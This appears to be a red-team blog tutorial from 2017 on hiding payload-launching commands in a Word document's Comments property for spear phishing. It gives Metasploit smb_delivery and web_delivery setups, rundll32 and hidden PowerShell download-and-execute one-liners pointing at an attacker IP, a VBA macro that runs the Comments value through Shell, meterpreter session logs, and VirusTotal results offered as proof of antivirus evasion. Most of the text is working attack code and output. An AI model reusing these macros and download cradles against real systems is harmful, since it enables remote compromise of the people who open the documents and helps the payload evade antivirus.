Microsoft Office – Payloads in Document Properties

pentestlab.blog/category/red-team/page/83


December 15, 2017

Document properties in Microsoft office usually contain information related to the document and various other metadata details. However this location can be used to store commands that will execute payloads that are hosted on an SMB or HTTP server. This will provide some initial access to the network during a spear phishing or red team assessment.

The Metasploit SMB delivery module can be used to serve payloads in the form of DLL files and PowerShell via an SMB server.

```
exploit/windows/smb/smb_delivery
```


The module can be configured easily with the following parameters:



```
msf > use exploit/windows/smb/smb_delivery
msf exploit(smb_delivery) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(smb_delivery) > set file_name pentestlab.dll
file_name => pentestlab.dll
msf exploit(smb_delivery) > set LHOST 192.168.1.169
LHOST => 192.168.1.169
msf exploit(smb_delivery) > exploit
```

Metasploit SMB Delivery Payload Configuration


The command that will need to be executed on the target will be generated and a server will start to wait for any incoming connections.



```
msf exploit(smb_delivery) > exploit
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.1.169:8443
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(smb_delivery) > rundll32.exe \\192.168.1.169\msGFos\pentestlab.dll,0
```

Metasploit SMB Delivery Payload

Since the payload it is a DLL file the **rundll32** utility is needed to perform the execution. The command above needs to be added in the comment section of a Word document.




Properties

Size	0 bytes
Pages	1
Words	0
Total Editing Time	0 Minutes
Title	Add a title
Tags	Add a tag
Comments	rundll32.exe \\192.168.1.169 \msGFos\pentestlab.dll,0

Word Document Properties – Payload

The document must contain a Macro that upon execution will trigger the command that was added in the comments area.


```
Sub pentestlab()
Dim p As DocumentProperty
For Each p In ActiveDocument.BuiltInDocumentProperties
If p.Name = "Comments" Then
Shell (p.Value)
End If
Next
End Sub
```



```
Sub pentestlab()

Dim p As DocumentProperty

For Each p In ActiveDocument.BuiltInDocumentProperties

If p.Name = "Comments" Then

Shell (p.Value)

End If

Next

End Sub
```

Document Properties – Word Macro

When the user open the Macro-enabled Word document and run it a Meterpreter session will open.




```
msf exploit(smb_delivery) > [*] Run the following command on the target machine:
rundll32.exe \\192.168.1.169\goWWB\pentestlab.dll,0
[*] https://192.168.1.169:443 handling request from 192.168.1.161; (UUID: exoki8
f4) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.169:443 -> 192.168.1.161:55823) at 2
017-12-09 18:23:07 +0000
```

Metasploit SMB Delivery Meterpreter Session


Interaction with the sessions can start by executing the following commands:

```
sessions
sessions -i 1
```



```
msf exploit(smb_delivery) > sessions

Active sessions
===============

  Id  Type                     Information                              Connectio
n
  --  ----                     -----------                              ---------
-
  1   meterpreter x86/windows  DESKTOP-4CG7MS1\User @ DESKTOP-4CG7MS1  192.168.1
.169:443 -> 192.168.1.161:55823 (192.168.1.161)
```


Metasploit SMB Delivery – Sessions



```
msf exploit(smb_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-4CG7MS1
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Metasploit SMB Delivery – Meterpreter


Alternative the same technique can be implemented for payloads that will be delivered via PowerShell.



```
msf exploit(smb_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   DLL
   1   PSH


msf exploit(smb_delivery) > set target 1
target => 1
msf exploit(smb_delivery) >
```

SMB Delivery PowerShell Payload


The module will generate a PowerShell command which is proxy-aware and it will run the payload from a UNC path.



```
msf exploit(smb_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.171:4444
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(smb_delivery) > powershell.exe -nop -w hidden -c $T=new-object net.w
ebclient;$T.proxy=[Net.WebRequest]::GetSystemWebProxy();$T.Proxy.Credentials=[Ne
t.CredentialCache]::DefaultCredentials;IEX $T.downloadstring('\\192.168.1.171\Tg
UQ\pentestlab.dll');
```

Metasploit SMB Delivery – PowerShell Payload

Again the generated PowerShell command will need to be imported to the comments of the Word document.




Properties

Size	34.0KB
Pages	1
Words	0
Total Editing Time	62 Minutes
Title	Add a title
Tags	Add a tag
Comments	powershell.exe -nop -w hidden -c $T=new-object net.webclient;

Document Properties PowerShell Payload

A Meterpreter session will open when the Macro will executed.




```
[*] Started reverse TCP handler on 192.168.1.171:4444
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(smb_delivery) > powershell.exe -nop -w hidden -c $T=new-object net.w
ebclient;$T.proxy=[Net.WebRequest]::GetSystemWebProxy();$T.Proxy.Credentials=[Ne
t.CredentialCache]::DefaultCredentials;IEX $T.downloadstring('\\192.168.1.171\Tg
UQ\pentestlab.dll');
[*] Sending stage (957487 bytes) to 192.168.1.161
[*] Meterpreter session 1 opened (192.168.1.171:4444 -> 192.168.1.161:59893) at
2017-12-14 08:19:52 -0500
```

Metasploit SMB Delivery – Meterpreter via PowerShell Payload

For organisation that implement deep packet inspection in their hosts the Metasploit web delivery module can serve PowerShell payloads and pin all the traffic with a custom certificate. This will make the attack more effective in a spear phishing scenario.

```
exploit/multi/script/web_delivery
```




```
[*] Started reverse TCP handler on 192.168.1.171:5555
[*] Using URL: http://0.0.0.0:8080/c1TjYa
[*] Local IP: http://192.168.1.171:8080/c1TjYa
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $d=new-object net.webclient;$d.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$d.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $d.downloadstring('http://192.168.1.171:8080/c1TjYa');
msf exploit(web_delivery) > [*] 192.168.1.161    web_delivery - Delivering Paylo
ad
[*] Sending stage (957487 bytes) to 192.168.1.161
[*] Meterpreter session 2 opened (192.168.1.171:5555 -> 192.168.1.161:57142) at
2017-12-15 02:37:04 -0500
```

Metasploit Web Delivery – Meterpreter via Document Properties

Conclusion

This technique provides an easy way to hide malicious commands inside the document properties of a Microsoft office document. The Macro which triggers the payload doesn't considered to be malicious and the comments section are not checked by various antivirus vendors as it is indicated by uploading the document to VirusTotal.



One engine detected this file

SHA-256	2baeef717b7af3a36388d63a41cc681426adcc03a6fba5a45556cb2536df023b
File name	Document_Properties.doc
File size	34 KB
Last analysis	2017-12-15 08:58:16 UTC

WhiteArmor	⚠ Malware.HighConfidence	Ad-Aware	✓ Clean
AegisLab	✓ Clean	AhnLab-V3	✓ Clean
ALYac	✓ Clean	Antiy-AVL	✓ Clean
Arcabit	✓ Clean	Avast	✓ Clean
Avast Mobile Security	✓ Clean	AVG	✓ Clean
Avira	✓ Clean	AVware	✓ Clean
Baidu	✓ Clean	BitDefender	✓ Clean
Bkav	✓ Clean	CAT-QuickHeal	✓ Clean
ClamAV	✓ Clean	CMC	✓ Clean
Comodo	✓ Clean	Cyren	✓ Clean
DrWeb	✓ Clean	Emsisoft	✓ Clean
eScan	✓ Clean	ESET-NOD32	✓ Clean
F-Prot	✓ Clean	F-Secure	✓ Clean

Virus Total Results – Payload in Document Properties

Therefore if the target user is somehow convinced to open and run the macro then the only thing that will stop this attack is a host intrusion prevention system which will drop the Meterpreter connection as nothing touches the disk. However it is possible to evade the HIPS by using a certificate to encrypt the connection. Details of this technique can be found in the article: Bypassing Antivirus & Host Intrusion Prevention Systems.